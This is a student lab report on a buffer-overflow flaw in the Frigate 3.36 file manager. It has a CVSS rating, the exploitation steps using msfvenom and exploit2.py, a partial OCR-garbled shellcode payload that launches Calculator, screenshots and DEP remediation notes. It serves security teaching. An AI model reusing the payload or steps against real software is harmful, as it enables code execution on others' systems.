Secure Coding Lab 12 18BCD7032

Vulnerability Report

Thursday, June 10, 2021

MODIFICATIONS HISTORY

Version	Date	Author	Description
1.0	06/10/2021	Abhishek Paduchuru	Initial Version

Table of Contents

General Information

Scope

VIT-AP has mandated us to perform security tests on the following scope:

Organisation

The testing activities were performed between 06/08/2021 and 06/09/2021.

Executive Summary

Vulnerabilities summary


Following vulnerabilities have been discovered:

Risk	ID	Vulnerability	Affected Scope
High	IDX-001	Buffer Overflow	MEMORY STACK OF FRIGATE

Technical Details

Buffer Overflow


CVSS Severity	**High**	**CVSSv3 Score**	**7.2**	
CVSSv3 criterias	Attack Vector :	**Local**	Scope :	**Changed**
	Attack Complexity :	**High**	Confidentiality :	**High**
	Required Privileges :	**High**	Integrity :	**High**
	User Interaction :	**Required**	Availability :	**High**
Affected scope	MEMORY STACK OF FRIGATE			
Description	Buffer overflow is probably the best known form of software security vulnerability. Most software developers know what a buffer overflow vulnerability is, but buffer overflow attacks against both legacy and newly-developed applications are still quite common. Part of the problem is due to the wide variety of ways buffer overflows can occur, and part is due to the error-prone techniques often used to prevent them. Buffer overflows are not easy to discover and even when one is discovered, it is generally extremely difficult to exploit. Nevertheless, attackers have managed to identify buffer overflows in a staggering array of products and components. In a classic buffer overflow exploit, the attacker sends data to a program, which it stores in an undersized stack buffer. The result is that information on the call stack is overwritten, including the function's return pointer. The data sets the value of the return pointer so that when the function returns, it transfers control to malicious code contained in the attacker's data.			
Observation	Frigate is vulnerable to Bufferoverflow , the observations included testing with msfvenom and exploit2.py to generate a payload and injecting it into frigate. 1. Using MSFVenom payload was generated for calculator and copied into exploit2.py 2. Running exploit2.py will generate a text file with payload for calculator, now copying it and running from frigate resulted in Calculator program 3. The Bufferoverflow vulnerbility was successfully tested and exploited using msfvenom on frigate.			
Test details				



payload - Notepad

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë Kः @ÛÜÙt$ôYIIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIilKXnbs0305P50K98e6Q9P1tlKF0vPLKcbFlLKPRTTlKprExFo87bj6FvQionL
```

Image 1 – Payload for calculator



Frigate 3.36

C:\Program Files (x86)\Frigate3\

```
..
Addons           *        tb2k_d6     bpl
Data             *        unacev2     dll
Help             *        unins000*   dat
Plugins          *        unrar3      dll
ct                  exe   vcl160      bpl
Frigate3            exe   WnASPI32    dll
unins000         *  exe
cabinet             dll
dcrawlib            dll
elpackD6            bpl
Frigate Features    htm
Frigate             rtf
license             txt
rtl60               bpl
Spell            *  cfg
```

8,063.88 KB in 21 files

49.65 GB free on drive C — 17.25%

Find Computer


[✓ Computer name:] BJ7p3cYoKeqsU10l2CWpAA

IP Address: 0 . 0 . 0 . 0

Here you will find some advices that are to help you to master Frigate quickly and totally.

File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
09 27 35
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Frigate.rtf
Frigate Features.htm
List Name
<UP-DIR>
OK
Cancel
Show desktop

Image 1 – Injecting payload into Frigate



Name	Date modified	Type	Size
exploit2	4/24/2021 9:25 AM	Python File	3 KB
Frigate3_Pro_v36	4/24/2021 2:59 AM	Application	15,362 KB
ImmunityDebugger_1_85_setup	4/24/2021 8:44 AM	Application	22,217 KB
Lab-17.04.2021	4/24/2021 2:59 AM	Office Open XML ...	21 KB
payload	4/24/2021 9:26 AM	Text Document	5 KB

payload Date modified: 4/24/2021 9:26 AM Date created: 4/24/2021 8:48 AM
Text Document Size: 4.50 KB

Image 1 – BufferOverflow resulted in the opening of Calculator

Remediation	**DATA EXECUTION PREVENTION DEP** The simplest method to block the possibility of exploiting the vulnerability caused by the buffer overflow that programmers often use is to ensure that the programming code is secure. In fact, this is not an automated process because it requires a lot of time and effort for re-checking the code to ensure that the integrity of the program code is maintained, so the amount The command line is proportional to the time and effort required. From that requirement, Microsoft developed a feature called Data Execution Prevention (DEP). DEP, a security feature introduced in Windows XP SP2, is designed to block applications from running code in the inaccessible area of memory. DEP appears in both Hardware-based DEP and Software-based DEP configurations.
References	Lab Experiment : - Working with the memory vulnerabilities – Part IV